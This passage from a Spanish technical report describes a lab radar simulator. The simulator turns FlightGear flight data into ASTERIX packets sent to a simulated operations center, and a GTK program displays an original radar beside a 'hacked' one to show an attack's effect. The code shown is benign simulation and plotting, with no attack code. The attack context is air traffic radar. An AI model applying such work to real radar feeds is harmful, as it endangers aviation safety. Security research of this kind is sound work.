    prueba48[18]=0x04;      prueba48[19]=0xd8;      prueba48[20]=0x60;
    prueba48[21]=0x02;      prueba48[22]=0xbe;      prueba48[23]=0x49; //23, 24 y 25 es el aircraft address
    prueba48[24]=0xd0;      prueba48[25]=0xa9;      prueba48[26]=0x3c;
    prueba48[27]=0xb1;      prueba48[28]=0x13;      prueba48[29]=0x2a;
    prueba48[30]=0x08;      prueba48[31]=0x20;      prueba48[32]=0x02;
    prueba48[33]=0x00;      prueba48[34]=0x00;      prueba48[35]=0x00;
    prueba48[36]=0x00;      prueba48[37]=0x00;      prueba48[38]=0x00;
    prueba48[39]=0x05;      prueba48[40]=0x40;      prueba48[41]=0x00;
    prueba48[42]=0x09;      prueba48[43]=0xc6;      prueba48[44]=0x00;
    prueba48[45]=0x3f;      prueba48[46]=0xf8;      prueba48[47]=0x00;
    prueba48[48]=0x60;      prueba48[49]=0x02;      prueba48[50]=0x2b;
    prueba48[51]=0x12;      prueba48[52]=0x12;      prueba48[53]=0x11;//51-52 X , 53-54 Y
    prueba48[54]=0x8e;      prueba48[55]=0x07;      prueba48[56]=0x7c;//55-56 vel, 57-58 heading
    prueba48[57]=0x7a;      prueba48[58]=0x0c;      prueba48[59]=0x40;
```

Figura 27.14: Fragmento de código constructor clase Radar

2. Una vez finalizada la creación del objeto de la clase Radar, el programa llama a la función de dicha clase encargada de los sockets que utilizara el programa tanto como para recibir datos como para enviarlos.
   Primero se encarga de realizar las conexiones mediante socket con el servidor alojado en el centro de operaciones. Además, crea otra conexión con el servidor que se encuentra en el programa graficador del ataque, cuyo objetivo es meramente poder representar los datos originales para poder compararlos una vez que se realice el ataque. Esto se explica en detalle en el apartado “27.3. CENTRO DE OPERACIONES – GRAFICADOR DEL ATAQUE”.
   Esta función también se encarga de crear un socket servidor para recibir los datos enviados por FlightGear. La Figura 27.15 muestra el código de dicha función.

```
void radar::cliente() {
    int leidos;
    printf("\n>>>>>CLIENTE ASTERIX<<<<<\n");
    Socket_Con_Servidor = socketCli.Abre_Conexion_Udp ();
    if (Socket_Con_Servidor == -1) {
        printf ("No puedo establecer conexion con el servidor\n");
        exit (-1);
    }
    //SERVIDOR 1 (ESTE ES EL QUE VA A SER ATACADO)
    Longitud_Servidor = sizeof(Servidor);
    if (socketCli.Dame_Direccion_Udp ("192.168.1.201", "cpp_java", &Servidor,
                                      (int *)&Longitud_Servidor) == -1) {
        printf ("No se pueden obtener los datos del servidor\n");
        exit (-1);
    }
    //SERVIDOR 2 (ESTE VIAJA DIRECTO. ORIGINAL SIN ATACAR)
    Longitud_Servidor = sizeof(Servidor2);
    if (socketCli.Dame_Direccion_Udp ("192.168.1.211", "cpp_java2", &Servidor2,
                                      (int *)&Longitud_Servidor) == -1) {
      printf ("No se pueden obtener los datos del servidor\n");
      exit (-1);
    }
    //Se abre el socket servidor, con el servicio "fg_plane" dado de
    //alta en /etc/services.
    Socket_Servidor = socketS.Abre_Socket_Udp ("fg_plane");
    if (Socket_Servidor == -1) {
        printf ("No se puede abrir socket servidor\n");
        exit (-1);
    }
    Longitud_Cliente = sizeof (Cliente);
    printf("\n*******************************\n");
    printf(" Esperando encontrar un avión..");
    printf("\n*******************************\n");
}
```

Figura 27.15: Código función “Cliente” de la clase radar

3. Una vez establecidas todas las conexiones de los socket para poder enviar y recibir datos, el programa se encarga de esperar datos provenientes de FlightGear para procesar su información. Para esta espera se utilizó la librería GLib, la cual posee una función que permite realizar una llamada a una función cada cierto tiempo. La Figura 27.16 muestra dicha función.

```
//Lectura timeada de la funcion recibirPaquete
Glib::signal_timeout().connect(sigc::ptr_fun(&recibirPaquete), 1000);
```

Figura 27.16: Función signal_timeout de la librería GLib.

Como se puede observar en la figura, la llamada encarga de recibir la información que llega desde FlightGear se llama “recibirPaquete” y pertenece a la clase “radar”. Cuando recibe un paquete, dicha clase se encarga de decodificar el mismo y guardar los valores necesarios en variables para poder generar los paquetes Asterix. La Figura 27.17 muestra el fragmento de código que se encarga de esto.

```
bool radar::recibirPaquete() {
    int lngPaquete=2;

    //Recibimos todo el paquete
    char paquete[37];
    socketS.Lee_Socket_Udp (Socket_Servidor, (struct sockaddr *)&Cliente,
         &Longitud_Cliente, (char *)&paquete, sizeof(paquete));
    printf("**AIRCRAFT RECEIVED PACKET**\n");
    printf("-Packet length: %d \n",sizeof(paquete));

    //Cambiamos todos los puntos por comas
    for(int i=0;i<sizeof(paquete);i++)
    {
        if(paquete[i]==0x2E)
            paquete[i]=0x2C;
    }
    //Convertimos todos el paquete recibido
    string ptr;

    //Longitud
    ptr = strtok(paquete,";");
    longitud= atof(ptr.c_str ());
    printf("-Aircraft Longitude: %f \n", longitud);

    //Latitud
    ptr=strtok(NULL, ";");
    latitud = atof(ptr.c_str ());
    printf("-Aircraft Latitude: %f \n", latitud);
```

Figura 27.17: Código función recibirPaquete. Decodificar información

4. Una vez finalizada la decodificación del paquete proveniente de FlightGear y obtención de los datos necesarios, se prosigue a la conversión de los mismos en la información necesaria para generar los paquetes Asterix. Una de las principales conversiones es transformar los datos de longitud y latitud en coordenadas cartesianas, ya que en el paquete Asterix no existe un campo que transporte la longitud y latitud pero si las coordenadas. La Figura 27.18 muestra el código utilizado para realizar todas las conversiones necesarias y el armado del paquete Asterix con la nueva información obtenida.

```
//AEROPUERTO CBA
double latRadar=-31.31259498;
double lonRadar=-64.20202727;
double radioTierra=6372.795477598;
printf("**RADAR DATA**\n");
printf("-Radar Latitude: %.8f \n", latRadar);
printf("-Radar Longitude: %.8f \n", lonRadar);
double distancia=radioTierra*acos(sin(latitud*PI/180)*sin(latRadar*PI/180)+
                                  cos(latitud*PI/180)*cos(latRadar*PI/180)*
                                  cos(longitud*PI/180-lonRadar*PI/180));
printf("Distance aircraft (nm): %f \n\n", distancia*0.539957);
//calculo del angulo
double deltaT= log (tan(latitud/2 + PI/4)/tan(latRadar/2+PI/4));
double deltaLon= abs (lonRadar-longitud);
double angulo= atan2(deltaLon,deltaT)*180/PI;
//Calculo de cartesianas
double anguloCartesianas=fmod((360-angulo+90),360);
valorX=cos(anguloCartesianas*PI/180)*distancia;
valorY=sin(anguloCartesianas*PI/180)*distancia;
if(fabs(longitud)>fabs(lonRadar))
    valorX=-1*valorX;
xInt= (int)(valorX*128);
yInt= (int)(valorY*128);
printf("**AIRCRAFT DATA CONVERSION TO ASTERIX**\n");
printf("Cartesian coordinates ASTERIX (x,y): (%04x,%04x) \n", xInt,yInt);
//coordenadas cartesianas
prueba48[51]=xInt>>8; prueba48[52]=xInt & 0xFF;
prueba48[53]=yInt>>8; prueba48[54]=yInt & 0xFF;
//coordenadas polares
int rho=(int)(distancia*256);
int theta=(int)(angulo/(360/pow(2,16)));
prueba48[12]=rho>>8; prueba48[13]=rho & 0xFF;
prueba48[14]=theta>>8; prueba48[15]=theta & 0xFF;
printf("Polar coordinates ASTERIX (rho,theta): (%04x,%04x) \n\n", rho,theta);
```

Figura 27.18: Código conversión de datos

5. Una vez finalizado el armado del paquete Asterix, se envía el mismo al centro de operaciones a través del socket creado anteriormente. También se envía el mismo paquete al programa “Graficador del ataque” como se ye explicó anteriormente. Esto se muestra en la Figura 27.19 y 27.20.

```
enviarPaquete(prueba48,Longitud_Servidor, Socket_Con_Servidor,Servidor,
              socketCli, sizeof(prueba48));
printf ("**Packet sent to the operations center**\n");
printf ("------------------------------------------------------------\n\n");
enviarPaquete(prueba48,Longitud_Servidor, Socket_Con_Servidor,Servidor2,
              socketCli, sizeof(prueba48));
```

Figura 27.19: Código envió del paquete al centro de operaciones

```
void radar::enviarPaquete (BYTE *byte, socklen_t Longitud_Servidor,
                           int Socket_Con_Servidor, sockaddr_in Servidor,
                           SocketCliente socketCli, int lngPaquete )
{
    // Se envía el mensaje al servidor
    if (socketCli.Escribe_Socket_Udp(Socket_Con_Servidor,
                                     struct sockaddr*)&Servidor,Longitud_Servidor,
                                     (char *)byte, lngPaquete) == -1)
    {
        printf ("Error al enviar datos al servidor\n");
        exit (-1);
    };
}
```

Figura 27.20: Código de la función enviarPaquete

27.2.3. Puesta en marcha

El programa no posee ningún comando para su correcto funcionamiento. Luego de que es ejecutado se pone a la espera de recibir paquetes provenientes de FlightGear para decodificarlos, transformar la información, armar el paquete Asterix y enviarlo al centro de operaciones. La Figura 27.21 muestra el programa en funcionamiento.




Figura 27.21: Simulador Radar en funcionamiento

La información mostrada en la figura es de un paquete en particular. Esta información se muestra por cada uno de los paquetes que recibe el programa.

El la Figura 27.22 se muestra el mismo paquete que en la figura anterior pero se divide el mismo en secciones para poder explicar cada una de los mensajes recibidos.




Figura 27.22: Detalle del funcionamiento del Simulador Radar

A continuación se detalla cada una de las secciones de la imagen y se mostrara la relación con el apartado anterior (27.2.2 Funcionamiento) en las diferentes secciones:

1. Mensaje mostrado cuando se recibe un paquete proveniente de FlightGear. Muestra el resultado de la sección 3 del apartado anterior.
2. Muestra los datos obtenidos del paquete recibido. Muestra el resultado de la sección 3 del apartado anterior.
3. Muestra los datos específicos del radar que se está simulando. En este caso un radar ubicado en el aeropuerto de Córdoba. También se puede ver la distancia entre el radar y la aeronave gracias a los datos obtenidos anteriormente. Muestra el resultado de la sección 4 del apartado anterior.
4. Se muestra el resultado de la conversión de los datos a la información necesaria para armar los paquetes Asterix. En este caso se obtuvieron las coordenadas cartesianas y polares. Muestra el resultado de la sección 4 del apartado anterior.
5. Se informa que el nuevo paquete Asterix fue enviado al centro de operaciones. Muestra el resultado de la sección 5 del apartado anterior.

27.3. CENTRO DE OPERACIONES – GRAFICADOR DEL ATAQUE

Debido a la necesidad de un programa a medida que se encargue de mostrar el ataque realizado de forma realista y representativa, se decidió crear un sistema que cumpla con todas estas necesidades y que además funciones como simulador del centro de operaciones ya que, a modo operativo, cumple la misma función.

Como se puede observar en la Figura 27.23 el objetivo del programa es representar gráficamente el comportamiento de ataque y así, poder contrastarlo con el sistema original en el caso que no haya sido comprometido.




Figura 27.23: Interfaz gráfica sistema de radares.

La interfaz gráfica del programa se divide principalmente en dos áreas:

- **Radar Original**: en el sector derecho se puede ver el radar original, en el cual se representa el funcionamiento normal del radar en el centro de operaciones siempre y cuando no se haya realizado el ataque.
- **Radar Hackeado**: en el sector izquierdo se puede ver el comportamiento del radar una vez comprometido el sistema de radarización.

Se eligió esta disposición de los radares para poder ver con facilidad el potencial del ataque realizado y también medir los posibles daños causado si se pone en marcha el mismo.

27.3.1. Esquema del programa

El sistema fue creado en su totalidad en el lenguaje C++. Para la parte grafica se utilizó de biblioteca GTK+ a través de la interfaz “gtkmm”. Para dibujar los radares se utilizó la librería “goocanvamm” que es una adaptación de la librería GooCanvas para c++.

Debido a que el programa debe llevar a cabo muchas tareas en simultáneo, se decidió hacer uso de hilos a través de la biblioteca “pthreads”. Gracias a la utilización de esta librería, se pudo utilizar semáforos binarios o mutex para solventar problemas de acceso a variables.

A continuación se detallará cada una de las clases que fueron creadas durante la realización del sistema y el objetivo de las mismas. La Figura 27.24 muestra el diagrama UML del mismo.




Figura 27.24: Diagrama UML sistema de radares

A continuación se detallarán cada una de las clases:

- **Categoria1**: Clase que se utiliza para decodificar los paquetes Asterix pertenecientes a la categoría 1. Dicha clase se reutiliza del programa creado para simular el centro de operaciones.
- **Catgoria34**: Clase que se utiliza para decodificar los paquetes Asterix pertenecientes a la categoría 34. Dicha clase se reutiliza del programa creado para simular el centro de operaciones.
- **Categoria48**: Clase que se utiliza para decodificar los paquetes Asterix pertenecientes a la categoría 48. Dicha clase se reutiliza del programa creado para simular el centro de operaciones.
- **Cola**: El objetivo de esta clase es crear una cola que cumple dos funciones. Por un lado, cuando se recibe un paquete Asterix nuevo, se guardan todos los bytes que lo componen para luego poder decodificarlos con mayor facilidad. Por otra parte se utiliza para guardar los bits de un byte específico, ya que, en algunos casos es necesario decodificar cada byte bit por bit.
- **Nodo**: Esta clase se utiliza para generar los objetos que se agregaran a la cola que se definió anteriormente. En la misma se guardará el valor del byte o bit según corresponda y también se definirá la dirección de memoria del siguiente elemento de la cola.
- **Socket**: Clase general que posee las principales funciones para la comunicación por socket. Posee funciones de lectura y de escritura para que sean utilizadas tanto por un servidor como por un cliente.
- **SocketServidor**: Clase que hereda de la clase **Socket**. Es la encargada de generar las conexiones y abrir los sockets necesarios para la comunicación.
- **Servidor**: Es una de las clases principales del programa. Es la encargada de recibir los paquetes y decodificarlos para poder utilizar su información. Como se puede ver en la Figura 17.2, esta utiliza todas las clases definidas hasta el momento para realizar su tarea.
- **Avion1**: Estructura de datos que se utiliza para realizar una lista enlazada doble de cada uno de los aviones que se deben mostrar en el radar. La misma contiene información específica de cada una de las aeronaves.
- **Graficador**: Es la clase que, mediante la librería goocanvasmm, se encarga de la realización de los gráficos de los radares en su totalidad.

27.3.2. Funcionamiento

En esta sección se detallará el funcionamiento del sistema para lograr su objetivo. Para ello se creará una lista numerada de las actividades que realiza el mismo.

Primero el programa se encarga de crear y enlazar todos los componentes de la interfaz gráfica del sistema. Para esto, como se explicó anteriormente, hace uso de la librería “gtkmm”. Para la creación de la interfaz gráfica se utilizó el programa GLADE, que es una herramienta de desarrollo visual, basado en la librería “GTK”. La misma es independiente de lenguaje de programación ya que genera un archivo XML y no código fuente en algún lenguaje específico. La Figura 27.25 muestra a GLADE en funcionamiento con la interfaz

gráfica de nuestro sistema terminado, mientras que la Figura 27.26 muestra el código de la inicialización de la interfaz gráfica.




Figura 27.25: Programa GLADE con interfaz de usuario creada

```
int main (int argc, char *argv[]) {
    sIzquierda.nroSonar=1;
    sDerecha.nroSonar=2;
    Gtk::Main kit(argc, argv);

    Glib::RefPtr<Gtk::Builder> builder;
    try
    {
        builder =
            Gtk::Builder::create_from_file(UI_FILE);
    }
    catch (const Glib::FileError & ex)
    {
        std::cerr << ex.what() << std::endl;
        return 1;
    }
```

```
void add_plot(void) {
    grafI= new Graficador(400,400);
    grafI->show();
    plot_scrwdwI->add(*grafI);
    plot_scrwdwI->show_all_children();
    grafD= new Graficador(400,400);
    grafD->show();
    plot_scrwdwD->add(*grafD);
    plot_scrwdwD->show_all_children();
}

void connect_widgets(Glib::RefPtr<Gtk::Builder>
                     builder) {
    builder->get_widget("main_window",
                        main_win);
    builder->get_widget("plot_scrwdw",
                        plot_scrwdwI);
    builder->get_widget("plot_scrwdw1",
                        plot_scrwdwD);
}
```

Figura 27.26: Código inicialización interfaz grafica

1. Una vez creada la interfaz gráfica del programa, se crean 2 objetos de la clase graficador, los cuales se encargarán de manejar cada uno de los radares. Ya creados los objetos, se utilizan los mismos para llamar a las funciones que se encargan de dibujar y configurar ambos radares. La Figura 27.27 muestra un fragmento de

código de la función de la clase Graficador encargada de configurar los elementos que se agregaran al canvas para lograr las formas de los radares.

```
void
Graficador::pantalla(void)
{
    //Rectangulo Fondo
    rect_item = Goocanvas::Rect::create(0, 0, 400, 400);
    rect_item->set_property("line-width", 10.0);
    rect_item->set_property("stroke_color", Glib::ustring("white"));
    rect_item->set_property("fill-color", Glib::ustring("white"));
    root_item->add_child(rect_item);

    //Circulo 1
    elip_item1 = Goocanvas::Ellipse::create(200, 200, 200, 200);
    elip_item1->set_property("line-width", 4.0);
    elip_item1->set_property("stroke_color", Glib::ustring("black"));
    elip_item1->set_property("fill-color", Glib::ustring("white"));
    root_item->add_child(elip_item1);

    //circulo 2
    elip_item2 = Goocanvas::Ellipse::create(200, 200, 150, 150);
    elip_item2->set_property("line-width", 4.0);
    elip_item2->set_property("stroke_color", Glib::ustring("black"));
    elip_item2->set_property("fill-color", Glib::ustring("white"));
    root_item->add_child(elip_item2);

    //circulo 3
    elip_item3 = Goocanvas::Ellipse::create(200, 200, 100, 100);
    elip_item3->set_property("line-width", 4.0);
    elip_item3->set_property("stroke_color", Glib::ustring("black"));
    elip_item3->set_property("fill-color", Glib::ustring("white"));
    root_item->add_child(elip_item3);
```

Figura 27.27: Fragmento de código configuración canvas

2. Finalizada la creación y configuración de los radares el programa crea 3 hilos utilizando la librería “pthreads”, los cuales se encargarán de una tarea específica cada uno. El primer hilo se encargará del manejo del servidor que recibirá y utilizará todos los datos referidos al radar original, el segundo hilo se encargará de manejar los datos del radar hackeado y el tercer hilo se encargará del manejo de plasmar los datos recibidos en los radares mediante la utilización de la librería “goocanvasmm”. La Figura 27.28 muestra el código de la creación de los hilos que se utilizaran en el programa y la asignación de las funciones a cada uno de ellos. Dichas funciones se muestran en la Figura 27.29.

```
pthread_t t1;
pthread_t t2;
pthread_t t3;
pthread_mutex_init(&mutex, NULL); // Inicializamos el mutex
pthread_create(&t1, NULL, serverI, NULL);
pthread_create(&t3, NULL, serverD, NULL);
pthread_create(&t2, NULL, senales, NULL);
```

Figura 27.28: Código creación y asignación de Hilos

```
void *serverD(void *var) {
    //Se abre el socket servidor, con el servicio "cpp_java2" dado
    //de alta en /etc/services.
    sDerecha.Socket_Servidor = socketS.Abre_Socket_Udp ("cpp_java2");
    if (sDerecha.Socket_Servidor == -1) {
        printf ("No se puede abrir socket servidor Derecho\n");
        exit (-1);
    }
    sDerecha.Longitud_Cliente = sizeof (sDerecha.Cliente);
    while(1) {
        recibirPaquete (sDerecha);
        while(!sDerecha.colaByte.isVacia ())
            decodificarCategoria(sDerecha);
        pthread_mutex_lock(&mutex); // Bloqueamos el acceso
        if(!grafD->corroborar_avion_existente(sDerecha.c48.identificador_avion))
            grafD->agregar_avion(sDerecha.c48.xRadar,-1*sDerecha.c48.yRadar,
                                 sDerecha.c48.identificador_avion);
        pthread_mutex_unlock(&mutex); // Desbloqueamos la variable
    }
    return NULL;
}
void *senales(void *var) {
    Glib::signal_timeout().connect(sigc::ptr_fun(&paint), 7);
    Glib::signal_timeout().connect(sigc::ptr_fun(&paint2), 30);
    return NULL;
}
```

Figura 27.29: Código funciones asignadas a Hilos

3. Luego de crear los hilos que manejaran las funciones del sistema se inicializa el semáforo binario o mutex, el cual se utilizara para evitar que cuando un hilo está trabajando con las variables del sistema, otro hilo no pueda utilizarlos para evitar errores en el funcionamiento y fallos de segmentación. El código de dicha inicialización se puede observar en la Figura 27.28.
